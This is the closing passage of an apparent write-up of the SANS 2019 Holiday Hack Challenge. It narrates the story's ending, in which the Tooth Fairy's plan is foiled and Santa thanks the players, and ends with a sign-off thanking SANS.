


The Tooth Fairy exclaims that we foiled her dastardly plan – she would have gotten away with it if it wasn't for us meddling kids!




Santa thanks us for uncovering the sinister plan to destroy the holiday season!

However, we see a slip of paper lying in the corner …



Cliffhanger for next year??? Roll credits!



Thank you SANS for an awesome 2019 Holiday Hack Challenge!
See you next year!